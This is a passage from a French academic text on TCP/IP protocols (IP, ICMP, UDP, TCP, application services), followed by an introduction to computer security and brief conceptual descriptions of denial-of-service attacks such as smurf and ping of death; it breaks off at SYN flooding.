Il donne une indication sur la qualité de service désirée. Les services sont utilisés afin d'améliorer la qualité du routage.
- **Longueur totale** : 16 bits.  
Il indique la taille totale en octets du datagramme IP. Utilisée avec la longueur de l'en-tête, elle permet de déterminer où commencent exactement les données transportées.
- **Identification** : 16 bits  
C'est une valeur assignée par l'émetteur pour identifier de manière unique chaque datagramme émis. Recopiée dans les champs identification de chacun des fragments du datagramme, elle s'assure que les fragments de plusieurs datagrammes ne peuvent se mélanger.
- **Flags** : 3 bits.  
Le champ drapeaux comprend trois bits dont deux contrôlent la fragmentation. S'il est positionné à 1, le premier bit DF (*Don't Fragment*) indique que l'ont ne doit pas fragmenter le datagramme. Un autre bit MF (*More Fragment*) est mis à 1 pour tous les fragments qui composent un datagramme, sauf le dernier. Le troisième bit du champ flag est réservé et laissé à 0.
- **Position relative (Fragment offset)** : 13 bits.  
Il indique le décalage du premier octet du fragment par rapport au datagramme initial (complet). Autrement dit, ce champ indique la position du fragment dans le datagramme original.

- **Durée de vie (TTL) : 8 bits.**  
Il donne une limite supérieure au nombre de routeurs qu'un datagramme peut traverser. Si cette « durée de vie » atteint la valeur zéro avant que le datagramme n'atteigne sa destination, ce dernier sera détruit tout en prévenant l'expéditeur.
  - **Protocole : 8 bits.**  
Il est utilisé pour « démultiplexer » les datagrammes entrants, c'est-à-dire qu'il indique quel protocole de niveau supérieur à IP est utilisé dans la section « données » du datagramme IP (TCP, UDP, ICMP, ...).
  - **Total de contrôle d'en-tête (Checksum) : 16 bits.**  
Il est calculé uniquement à partir du seul contenu de l'en-tête IP pour en assurer l'intégrité. Le checksum doit être recalculé et vérifié en chaque point du réseau où l'en-tête est modifié (TTL, fragmentation, etc.)
  - **Adresse IP source : 32 bits.**  
Il s'agit de l'adresse Internet de la source.
  - **Adresse IP destination : 32 bits.**  
Il s'agit de l'adresse Internet du destinataire.
  - **Options : de taille variable**  
Ce champ est une liste de longueur variable. Les options sont offertes dans les datagrammes mais sont très peu utilisées, car peu de machines sont aptes à les gérer.
  - **Bourrage : de taille variable**  
Ce champ n'existe que pour assurer à l'en-tête une taille totale multiple de 4 octets. Le bourrage se fait par une remise à zéro des octets.
- **Fragmentation IP**  
Lorsqu'un datagramme IP est envoyé, il se peut qu'un routeur le découpe en éléments plus petits. Si le datagramme reçu d'un réseau est plus long que le MTU (*Maximum Transmission Unit*) de l'autre réseau (ie : réseaux physiques hétérogènes), il s'avère nécessaire de diviser le datagramme en fragments de plus petite taille. Ce traitement particulier est appelé « *fragmentation* ». La plus grande taille possible d'un fragment est choisie tout en restant multiple de 8 octets.  
Les différents fragments d'un datagramme ne sont réassemblés qu'une fois arrivés au niveau du destinataire final. Comme pour les datagrammes, deux fragments peuvent suivre deux chemins totalement différents. Un fragment a le même format qu'un datagramme.
  - **Routage IP**  
Le routage est primordial pour l'interconnexion des réseaux. Le routage est la façon de déterminer le trajet optimal des données entre l'émetteur et le récepteur. Les machines effectuant cette opération sont appelées routeurs.  
L'échange des données entre deux machines appartenant à deux réseaux différents s'effectue donc obligatoirement grâce à un routeur, qui utilise une table de routage afin de déterminer sur quelle voie de ses sorties envoyer les datagrammes.  
La table de routage implémentée sur les routeurs contient une paire (N, G), où N est l'adresse IP d'un réseau ou d'une machine et G l'adresse IP du routeur

suivant la route qui mène à cette destination. La table de routage est utilisée par un algorithme de routage IP.

Dans la pratique nous trouvons deux types de routage :

- La table de routage, utilisée par le routage statique, est remplie à partir d'un fichier de démarrage ou manuellement par l'administrateur.
- Le routage dynamique, qui utilise une table de routage, est rempli régulièrement par les informations échangées par les différents routeurs et ceci grâce à des protocoles de routage tels que RIP, HELLO et OSPF.

### **III.6.2 Le protocole ICMP (Internet Control Message Protocol) et la gestion d'erreurs [RFC 792]**

Le réseau IP est décentralisé, chaque routeur fonctionne de manière autonome. Des anomalies, dues à des pannes d'équipements ou à une surcharge temporaire, peuvent intervenir. Afin de réagir correctement, le protocole de diagnostic ICMP a été développé. Comme pour les routeurs, les machines peuvent renvoyer des messages ICMP. Ce protocole communique les messages d'erreurs telles que la non délivrance d'un datagramme, la saturation momentanée d'un routeur et les circonstances qui réclament l'attention, mais ICMP ne fait que rendre compte des conditions d'erreurs à l'émetteur initial, lequel doit associer ces erreurs à des programmes d'application et entreprendre les actions correctives nécessaires.

Les messages ICMP qui rendent compte des erreurs incluent toujours les 64 premiers bits du datagramme qui est à l'origine du problème. Ces données seront utilisées par l'hôte pour reconnaître le programme concerné par ce message.

Le protocole d'interconnexion ICMP permet aux routeurs et aux machines d'échanger des informations relatives aux conditions anormales du réseau.

### **III.7 Couche Transport [GUI07], [RIF96], [SAN99], [ZAC99]**

La couche Transport correspond à la couche 4 de l'OSI (transport de bout en bout) et assure également le multiplexage des connexions IP vers les applications. Elle gère le flux de données entre deux machines. Elle fournit des services de communication sous deux formes TCP et UDP. TCP fournit un service de transmission de données en mode connecté dit fiable avec un système de détection et de correction d'erreurs. UDP fournit un service de transmission de datagrammes beaucoup moins coûteux en ressources et en mode non connecté. Ces deux protocoles permettent la transmission de données entre les couches Application et Internet.


#### **III.7.1 Le protocole UDP (Protocole de Datagramme Utilisateur) [RFC768]**

UDP est un protocole de datagramme sans connexion, peu fiable. Il permet aux applications d'accéder directement à un service de transmission de datagrammes, tel que le service de transmission qu'offre IP.

Ce protocole définit une procédure permettant à une application d'envoyer un message court à une autre application, selon un mécanisme minimaliste. Ce protocole est un transactionnel et ne garantit ni la délivrance du message ni son éventuelle duplication. De plus, il ne dispose d'aucun mécanisme de contrôle de flux. Les applications nécessitant une transmission fiabilisée et ordonnée d'un flux de données utiliseront le protocole TCP.

Cependant UDP fournit un service supplémentaire par un rapport IP. Il permet de distinguer plusieurs applications destinataires sur la même machine par l'intermédiaire des ports.

- **Format d'un paquet UDP**



**Figure 10** : Format d'un paquet UDP

- **Le Port Source** : Est un champ optionnel. Lorsqu'il est significatif, il indique le numéro de port du processus émetteur.
- **Le Port Destinataire** : Sert à identifier le processus destinataire.
- **La longueur** : Contient sur deux octets la taille de l'en-tête et des données transmises.
- **Le Checksum** : Est un total de contrôle qui sert à vérifier la validité de l'en-tête et des données transmises par UDP. Ce champ est optionnel.

UDP est un protocole rapide avec une fiabilité suffisante sur un réseau local où le coût de la création de connexions et le maintien de transmissions fiables s'avèrent probablement supérieurs au travail dû à la retransmission de la totalité des données.

### III.7.2 Le protocole TCP (Protocole de contrôle de la transmission) [RFC 793]

Contrairement à UDP, TCP est un protocole qui procure un service de flux d'octets orienté connexion et fiable. Les données transmises par TCP sont encapsulées dans des datagrammes IP en y fixant la valeur du protocole à 6. IP permet à TCP l'envoi et la réception de segment de longueur variable.

Le terme *orienté connexion* signifie que les applications dialoguant à travers TCP sont considérées l'une comme un *serveur*, et l'autre comme un *client*. Elles doivent établir une connexion avant de pouvoir dialoguer.

Communiquant l'une avec l'autre sur une connexion TCP, celle-ci est bidirectionnelle simultanée (*full duplex*) et composée de deux flots de données indépendants et de sens contraire.

Tout au long de la connexion, TCP échange un flux d'octets sans aucune interprétation des données, mais c'est plutôt aux applications d'extrémité de savoir gérer la structure du flot de données. Si elles sont trop volumineuses, les données à transmettre pour une application sont divisées en fragment dont la taille est jugée optimale par TCP. A l'inverse, TCP peut regrouper des données d'une application pour ne former qu'un seul datagramme de taille convenable, de manière à ne pas charger inutilement le réseau. Cette unité d'information émise est appelée *segment*.

- **Format d'un segment TCP**

La figure 11 illustre le format d'un segment TCP qui sert aux trois fonctionnalités de TCP : établir une connexion, transférer des données et libérer une connexion.

Bit 0	Bit 7	Bit 8	Bit 15	Bit 16	Bit 23	Bit 24	Bit 31
Port Source				Port Destination			
Numéro de séquence							
Acquittement							
Lg entete	6 bits réservés		6 drapeaux	Fenetre			
Checksum				Pointeur Message urgent			
Options							
Data							

Figure 11 : Format d'un segment TCP

L'en-tête, sans option, d'un segment TCP a une taille totale de 20 octets et se compose des champs suivants :

- **Le port source et le port destination** : (16 bits chacun) Identifient les applications émettrices et réceptrices.
- **Le numéro de séquence** : (32 bits) donne la position du segment dans le flux de données envoyées par l'émetteur, c'est-à-dire la place dans ce flux du premier octet de données transmis dans ce segment.
- **Le numéro d'accusé de réception** : (32 bits) contient le numéro de séquence suivant que le récepteur s'attend à recevoir.
- **La longueur d'en-tête** : (4 bits) contient la taille de l'en-tête, y compris les options présentes, codée en multiple de 4 octets (32bits).
- **Le champ réservé** : (6 bits) réservé à un usage ultérieur, ses bits doivent être obligatoirement à 0.
- **Le champ flags** : (6 bits) de code. Les significations de chaque bit, quand il est fixé à 1 sont les suivantes :
  - o URG : le pointeur de données urgentes est valide.
  - o ACK : le champ d'accusé de réception est valide.
  - o PSH : ce segment requiert un *push*.
  - o RST : réinitialiser la connexion.
  - o SYN : synchroniser les numéros de séquence pour initialiser une connexion.
  - o FIN : l'émetteur a atteint la fin de son flot de données.
- **La taille de fenêtre** : (16 bits) est un champ qui sert au contrôle du flux selon la méthode de la fenêtre glissante. Il indique le nombre d'octets que le récepteur est prêt à accepter.
- **Checksum** : (16 bits) est un total de contrôle utilisé pour vérifier la validité de l'en-tête des données transmises.
- **Le pointeur d'urgence** : (16 bits) est offset positif qui, ajouté au numéro de séquence du segment, indique le numéro du dernier octet de donnée urgente.
- **Option** (taille variable) : Les champs d'options peuvent occuper un espace de taille variable à la fin de l'en-tête TCP.
- **Les octets de bourrage** (taille variable) : terminent l'en-tête TCP, de telle sorte que le nombre d'octets de celle-ci soit toujours multiple de 4 (32 bits).

### III.8 Couche application [GUI07], [PAS07], [SEC98]

La couche application, équivalente aux couches 5, 6 et 7 de l'OSI, prend en charge les détails de communication d'une application particulière. Certains protocoles de cette couche sont des applications intégrales, qui génèrent des requêtes réseau comme Telnet ou FTP. D'autres protocoles fournissent un support aux applications sous forme de services comme SNMP.

Nous décrivons ci-après et de manière brève quelques applications majeures que nous trouvons sur Internet. Toutes ces applications sont bâties sur le modèle « Client-Serveur » à savoir qu'une des deux extrémités de la connexion (TCP ou UDP)/IP rend des services à l'autre extrémité.

#### III.8.1 DNS (Domain Name Service)

Dans l'Internet actuel, les machines sont identifiées par le biais du mécanisme de système de noms de domaine (DNS). DNS permet d'utiliser des noms symboliques pour accéder aux hôtes. DNS est exploité indirectement par presque tous les services d'application, les utilisateurs attribuant en général des noms symboliques qui seront résolus grâce au service DNS.

#### III.8.2 World Wide Web http

HTTP (*Hyper Text Transfer Protocol*) est le protocole de communication du web permettant d'échanger des documents hypertextes contenant des données sous la forme de texte, d'images fixes ou animées et de sons.

Tout client Web communique avec le port 80 d'un serveur HTTP par l'intermédiaire d'une ou plusieurs connexions TCP simultanées, Chacune des connexions TCP ouvertes servant à récupérer l'un des composants de la page Web.

#### III.8.3 FTP et TFTP (*File Transfert et Trivial Transfert Protocol*)

FTP permet de transférer des fichiers d'une machine à une autre. FTP représente une part importante du trafic sur les réseaux. Il utilise le protocole de bout en bout TCP et offre plusieurs option.

En premier lieu, FTP offre l'accès interactif au serveur distant. Ensuite, il permet la spécification de la représentation des données. Enfin il permet la vérification de l'authentification (nom et mot de passe). Si l'utilisateur n'est pas reconnu la connexion FTP ne sera pas établie. Dans le cas particulier d'un serveur FTP public, la connexion se fait avec le nom *anonymous* et il est conseillé de donner son adresse électronique comme mot de passe. Le port 21 est associé au protocole FTP. Il existe un autre protocole de transfert de fichiers nommé TFTP, sauf que ce dernier utilise UDP comme protocole de transport. C'est donc un protocole non fiable.

#### III.8.4 Courrier électronique SMTP

Le courrier électronique au sein d'Internet est géré par le protocole SMTP bâti sur TCP (port 25). Il permet d'échanger entre un expéditeur et un (ou plusieurs) destinataires.

Une des caractéristiques principales du protocole SMTP est d'effectuer une remise différée du courrier qui assure que le service sera correctement rendu, même si le réseau, ou l'ordinateur destinataire, sont momentanément en panne ou surchargés.

### III.8.5 NFS Système de fichiers en réseau

NFS (*Network File System*) est un système qui permet de rendre transparente l'utilisation de fichiers répartis sur différentes machines. Il s'agit ici de transférer un fichier d'une machine à l'autre, mais simplement de le rendre disponible de manière transparente.

NFS utilise principalement UDP, mais ses nouvelles implantations utilisent également TCP.

### III.8.6 Connexion à distance : Telnet et Rlogin

*Telnet* et *Rlogin* sont deux applications qui permettent à un utilisateur de se connecter à distance sur un ordinateur, pourvu que cet utilisateur dispose d'un accès autorisé. Ces deux applications permettent toutes les deux de prendre le contrôle (du moins partiellement) d'un ordinateur distant, mais *Rlogin* ne permet de le faire qu'entre deux machines Unix, tandis qu'il existe des clients *Telnet* pour de nombreuses plates formes (Unix, Windows, MacOs, etc.). *Telnet* et *Rlogin* sont tous les deux bâtis sur TCP.

### III.8.7. Protocole NNTP

Le protocole NNTP compte parmi les protocoles les plus utilisés. Il fournit un accès au service de groupe thématique (*les newsgroups*). Il est connu aussi sous le nom de Usenet news (nom donnée au réseau logique constitué des serveurs de News disséminés sur la planète).

Il assure l'échange des news ou forum de discussions entre les serveurs et également la communication entre serveur et postes clients aussi bien pour la lecture que pour l'écriture de messages.

### III.9 Stratification de TCP/IP

Le schéma suivant récapitule les différentes couches de la pile TCP/IP et quelques-uns de ses protocoles :




Figure 12 : Stratification de TCP/IP

**IV Conclusion**

Après avoir passé en revue ci-dessus les différents types de réseaux (définitions et caractéristiques : topologies, méthode d'accès, etc.), le modèle de référence à sept couche OSI et l'étude de la pile de protocole TCP/IP qui s'avère nécessaire pour la compréhension de la philosophie et du fonctionnement des attaques initiées par la communauté des pirates informatiques et les mécanismes qui permettent de les contrer, nous décrirons, dans le chapitre suivant, les différentes menaces et risques d'attaques liés à Internet, puis nous définirons les techniques de sécurité adéquates.



*CHAPITRE II*  
*SECURITE INFORMATIQUE*

## I. Introduction

L'Internet a connu une évolution majeure. Il est maintenant si répandu que l'on croirait qu'il a toujours existé. Les facilités qu'il offre pour les transferts de fichiers, le courrier électronique, les listes de diffusion, les web, les forums, etc. ont permis son fort développement, particulièrement auprès du grand public.

Toutefois, parallèlement à la mutation extraordinaire des méthodes de travail qu'a induit cette évolution, nous assistons à des phénomènes parasites inquiétants (notamment depuis l'ouverture d'Internet à des activités privées ou commerciales) qui confirment la nécessité, pour les organismes qui veulent pouvoir librement communiquer, stocker et traiter les données, de protéger leurs systèmes.

De nouvelles formes de malveillance ont récemment fait leur apparition ; elles risquent de perturber gravement le fonctionnement des organismes. Certaines de ces malveillances constituent des crimes ou des délits et peuvent entraîner des poursuites judiciaires ; d'autres provoquent une entrave à la communication scientifique et autre, etc.

Plus inquiétante encore est l'apparition d'une délinquance organisée qui cherche à pénétrer les systèmes pour s'approprier de l'information et la monnayer aux plus offrants. Les pirates d'aujourd'hui opèrent en bandes ; ils utilisent des recettes toutes prêtes qu'ils récupèrent sur des sites spécialisés.

Il devient donc impératif de protéger les machines en réseau en adoptant des stratégies dites de sécurité informatique. Pour ce faire, il faut au préalable comprendre les concepts fondamentaux de la sécurité informatique. Ils vont en effet différer selon le type d'attaques. Ceci amène à déployer des modèles de sécurité fournissant les services adaptés à la protection désirée.

### I.1 Concepts fondamentaux [CHA96], [GUI07], [SQL98], [SEC98]

Avant d'énumérer les types d'attaques et les mécanismes qui permettent de les contrer, il y a lieu de définir la sécurité informatique, et les raisons qui ont contribué à la montée des attaques informatiques, sans oublier de répondre à deux questions primordiales.

- Que faut-il protéger ?
- Contre qui se protéger ?

### I.2 Sécurité informatique

La sécurité en informatique consiste à protéger les ressources et les données sur les ordinateurs et les réseaux (ce qui inclut les dispositifs de stockage et les transmissions) contre des menaces accidentelles ou intentionnelles. Pour cela, il faut contrôler et surveiller la sécurité du système et instituer des règles et des procédures de sécurité admises par tous.

### **I.3 Pourquoi Internet n'est pas sécurisé ?**

Internet souffre de sévères problèmes de sécurité. Les sites ignorant ces problèmes font face à des risques considérables. Ils seront attaqués par des intrus et ils pourront même fournir aux pirates une base pour attaquer d'autres réseaux.

Parmi les facteurs qui contribuent à l'apparition de ces problèmes, on peut citer :

- Faible authentification.
- Vulnérabilité des services réseaux.
- Vulnérabilité de protocoles de la pile TCP/IP.
- Confiance transitive entre hôtes.
- Configuration trop complexe.
- Mauvaise évaluation de la sécurité de base des hôtes.
- Evolution terrible d'Internet et de son utilisation.
- Administrateur peu préparé aux différents changements de gestion du système.
- Faciliter d'espionner et d'observer le réseau.

L'expansion croissante des réseaux informatiques, l'explosion du nombre d'utilisateurs font qu'il devient absolument vital d'analyser les risques que chaque système encourt avant de réfléchir aux solutions que l'on peut adopter afin de réduire le risque.

La section suivante permettra d'analyser ces risques et donnera un aperçu rapide de ce qu'il faut protéger.

### **I.4 Que faut-il protéger ?**

En offrant des services en réseau, l'on peut craindre soit pour les données, soit pour les ressources, soit pour la réputation. Ce dernier point mérite de rappeler ici que le 13 septembre 1996, un vendredi soir, un hacker a réussi à modifier la page d'accueil du site de la CIA par « welcome to the Central Stupidly Agency ». Voilà une atteinte claire à la réputation de cet organisme, d'autant plus que le retour à l'état normal n'est intervenu que le mardi suivant.

#### **I.4.1 Protéger vos données**

Le secret des données n'est réellement important que si l'entreprise traite continuellement des sujets confidentiels. Dans ce cas, les données en question doivent être complètement isolées. Si le secret n'importe pas directement, il convient de préserver ces données de toute modification indésirable et d'assurer leur disponibilité. Il est nécessaire en conséquence d'estimer les coûts induits par la perte, ou la non disponibilité des données et, en fonction des montants calculés et en déduire les sommes à engager pour la mise en place d'une protection.

D'autre part, la plus grande difficulté est de reconnaître une agression, dans le cas où aucune donnée n'a disparu. La modification des données nécessite une observation précise pour être détectée. C'est pourquoi ce genre d'attaque est plus perverse que celle qui entraîne une destruction massive, laquelle est détectée immédiatement. Il se peut même que personne ne remarque jamais une agression de ce type. Il existe des systèmes de protection qui, en notifiant systématiquement toute activité, permettront de déceler ce type de problème.

### **I.4.2 Protéger vos ressources**

Mettre à disposition, sur Internet ou dans le cadre d'un Intranet, un ensemble de services revient à offrir, si l'on y prend pas garde, les ressources de son réseau ; que dire d'une machine oubliée dans un coin de bureau au sein de votre organisation et parfaitement accessible d'Internet ; elle pourra donner à quiconque la possibilité de tenter de se l'approprier, et d'en utiliser les ressources, comme si elle était la sienne. Ce type de risque, s'il n'est pas forcément destructeur, n'est certainement pas du goût de la plupart des sociétés connectées. Partager peut paraître louable, mais ne pas disposer des ressources quand le besoin s'en fait sentir ne sera probablement pas admis.

### **I.4.3 Protéger votre réputation**

Internet est une vitrine technologique en vogue. S'exposer au regard d'autres entreprises implique que la réputation est un jeu si un individu réussit à démontrer la vulnérabilité. L'exemple cité en introduction montre bien que le préjudice moral a au moins autant d'importance que l'atteinte physique au réseau. D'autres moyens sont à la disposition des pirates ; ils peuvent usurper l'identité et l'utiliser pour envoyer des messages.

La réputation des internautes est sans doute l'élément le plus compliqué à protéger, surtout qu'il est difficile, après une atteinte à celle-ci, de se défaire de sa nouvelle étiquette.

Connaître ce qu'il faut protéger est un point, et connaître contre qui se protéger en est un autre, non moins négligeable.

## **I.5 Contre qui se protéger ?**

La situation actuelle est radicalement différente de celle qui prévalait dix ans auparavant. Durant cette période, deux groupes d'individus se sont confrontés et cristallisés en deux parties opposées : Les hackers et les crackers. Le réseau et maintenant en guerre et ils en sont les soldats.

Les crackers luttent avec acharnement pour être connus, en réalisant le plus souvent des prouesses techniques spectaculaires (ils se font remarquer surtout par leurs capacités inégalées de destruction et de nuisance).

De la même manière, les hackers travaillent intensivement pour développer de nouvelles méthodes afin de s'introduire illégalement dans les systèmes informatiques.

Les crackers et les hackers sont donc les principales personnes dont il faut se protéger et essayer de contrecarrer leurs attaques malicieuses.

Cependant, beaucoup de personnes n'établissent pas la différence entre ces deux groupes, l'ambiguïté devra être levée.

### **I.5.1 Différence entre hackers et crackers**

Durant de nombreuses années, les médias (en commençant pas les Etats-Unis) ont employé, de façon erronée, le terme *hacker* lorsqu'ils voulaient parler de *cracker*.

Il existe habituellement plusieurs façons d'examiner la situation pour déterminer la différence entre un hacker et un cracker :

- Un hacker est une personne qui accorde le plus grand intérêt aux rouages internes et mystérieux des systèmes d'exploitation. Le plus souvent, il s'agit d'un programmeur. En tant que tel, il possède une connaissance avancée des systèmes d'exploitation et des langages de programmation. Il peut être au courant de l'existence de failles dans un système et en connaître l'origine. Le hacker cherche constamment à approfondir son savoir, partage librement ses découvertes et ne détruit jamais intentionnellement, des données.
- Un cracker est une personne qui force ou viole l'intégrité d'un système distant, à des fins malveillantes. Une fois qu'il obtient un accès non autorisé, il détruit des données vitales, empêche le fonctionnement de services utilisateurs légitime. Il tente essentiellement de nuire à sa cible. Le cracker peut être facilement identifié, car ses actions sont visibles.

### **I.5.2. Motivation des attaquants**

Parmi les motivations les plus courantes, on trouve les suivantes :

- Cupidité. L'intrus est payé par quelqu'un pour s'introduire dans un réseau d'entreprise afin d'y dérober ou endommager des informations relatives à l'échange d'importantes sommes d'argent.
- Curiosité. L'intrus, calé en informatique et curieux, tente d'obtenir un accès aux sites qui lui semblent intéressants
- Notoriété. L'intrus, très calé en informatique tente de s'introduire sur des sites connus pour être difficile à forcer pour prouver ses compétences. Une attaque réussie peut alors lui valoir le respect et la reconnaissance de ses pairs.
- Vengeance. L'intrus a été licencié, rétrogradé ou traité de façon déloyale par un employeur et entreprend une attaque dans le but de détruire des informations sensibles ou de provoquer une interruption de services.
- Ignorance. L'intrus qui s'intéresse à l'informatique et aux réseaux, tombe par inadvertance sur une vulnérabilité, causant involontairement des préjudices en détruisant des données ou en agissant illégalement réalisant une action illégale.

Pour sécuriser efficacement un réseau, il est important de prendre en considération toutes ces menaces. Un autre point non moins important à cerner pour se protéger efficacement des intrusions et de connaître en détail les méthodes et les attaques lancées par les hackers et les crackers.

## **II. Types d'attaques [GUI07], [KAE00], [PIL07], [SQL98]**

Les attaques de hackers exploitent les vulnérabilités des systèmes. Ces failles peuvent provenir d'une conception médiocre du réseau ou de la sécurité. Une bonne habitude est d'empêcher tout système ou utilisateur non autorisé d'accéder au réseau, où des vulnérabilités dans les produits et technologies employés pourraient être exploitées à des fins malveillantes.

En général l'on distingue deux types principaux d'attaques :

- Des attaques passives qui ne modifient pas les données entre les extrémités de la connexion mais qui visent la confidentialité des données.

- Des attaques actives qui conduisent au vol et à la destruction d'information. Elles visent l'intégrité et la disponibilité du service.

Les principales attaques sur Internet sont :

### **II.1 Dénier de service (Denial of Service)**

Les attaques par Denial of Service consistent à paralyser temporairement des serveurs afin qu'ils ne puissent être utilisés ou consultés ; le but d'une telle attaque n'est pas de voler ou d'endommager des données, mais de nuire à des organismes dont l'activité repose sur un système d'information en l'empêchant de fonctionner.

Les attaques par déni des services n'exploitent non pas les failles d'un système d'exploitation particulier, mais celles de l'architecture TCP/IP. Lutter contre ces attaques nécessite la mise en place d'une politique de sécurité d'accès aux serveurs stratégiques.

#### **II.1.1 ICMP Bombing**

Un message ICMP peut indiquer à un client que le serveur qu'il cherche à atteindre est inaccessible. Un pirate peut isoler un serveur en exploitant les messages ICMP et éventuellement, rediriger le trafic vers un autre et cela en envoyant des informations de redirections erronées aux clients qui cherchent à se connecter au serveur.

#### **II.1.2 Le Flood**

Le flood consiste à envoyer très rapidement de gros paquets d'informations à une personne. La personne visée ne pourra plus répondre aux requêtes et le modem va donc rompre la connexion. Pour éviter cette attaque, une solution consiste à ne pas divulguer son adresse IP.

#### **II.1.3 Land Attack**

Cette attaque consiste à envoyer un paquet IP dont les adresses IP source et destination et les numéros de port source et destination sont indiqués. Le paquet boucle sur la machine et le même port, ce qui peut amener un crash du protocole TCP/IP, voire du système d'exploitation.

#### **II.1.4 Ping de la mort**

C'est une attaque qui exploite la vulnérabilité de fragmentation de grands paquets de requête d'écho ICMP (c'est-à-dire un *Ping*).

Le problème est qu'il est possible d'envoyer un paquet de requête d'écho ICMP non valide comportant plus de 65 507 octets de données en raison de l'implémentation de la fragmentation, ce qui conduira à l'arrêt du système.

#### **II.1.5 Attaque smurf**

La technique du smurf est basée sur l'utilisation de serveurs broadcast pour paralyser un réseau. Un serveur broadcast est un serveur capable de dupliquer un message et de l'envoyer à toutes les machines présentes sur le même réseau que lui.

Lors d'une attaque smurf, un hacker commence par envoyer un grand nombre de requêtes d'écho ICMP vers des adresses de broadcast, dans le but de voir ces paquets démultipliés et envoyés aux adresses usurpées. Si l'équipement de routage initie une diffusion broadcast, la plupart des hôtes accepteront les requêtes ICMP et enverront des paquets en réponse, multipliant ainsi le trafic par le nombre d'hôtes répondants. Sur un réseau de broadcasts multi accès, cette attaque peut provoquer d'importants problèmes de congestion, puisque des centaines de machines pourraient potentiellement répondre.

Un autre scénario d'une attaque smurf est le suivant : la machine attaquante envoie un *Ping* à un (ou plusieurs) serveur broadcast en falsifiant sa propre adresse IP (l'adresse à laquelle le serveur devrait théoriquement répondre par un *pong*) et en fournissant l'adresse IP de la machine cible. Lorsque le serveur broadcast va dispatcher le *Ping* sur tout le réseau, toutes les machines de réseau vont répondre par un *pong*, que le serveur broadcast va rediriger vers la machine cible. Ainsi, lorsque la machine attaquante adresse le *Ping* à plusieurs serveurs broadcast situés sur des réseaux différents, l'ensemble des réponses de tous les ordinateurs des différents réseaux vont être à nouveau routés sur la machine cible.

De cette façon, l'essentiel du travail de l'attaquant consiste à trouver une liste de tous les serveurs broadcast et réussir à falsifier l'adresse de réponse, afin de les diriger vers la machine cible.

### II.1.6 Le TCP-SYN flooding (SYN attack)

Cette technique consiste à saturer l'accès d'un service serveur (http par exemple), afin d'interdire toutes les connexions entrantes (dénis de service). Le principe est le suivant :

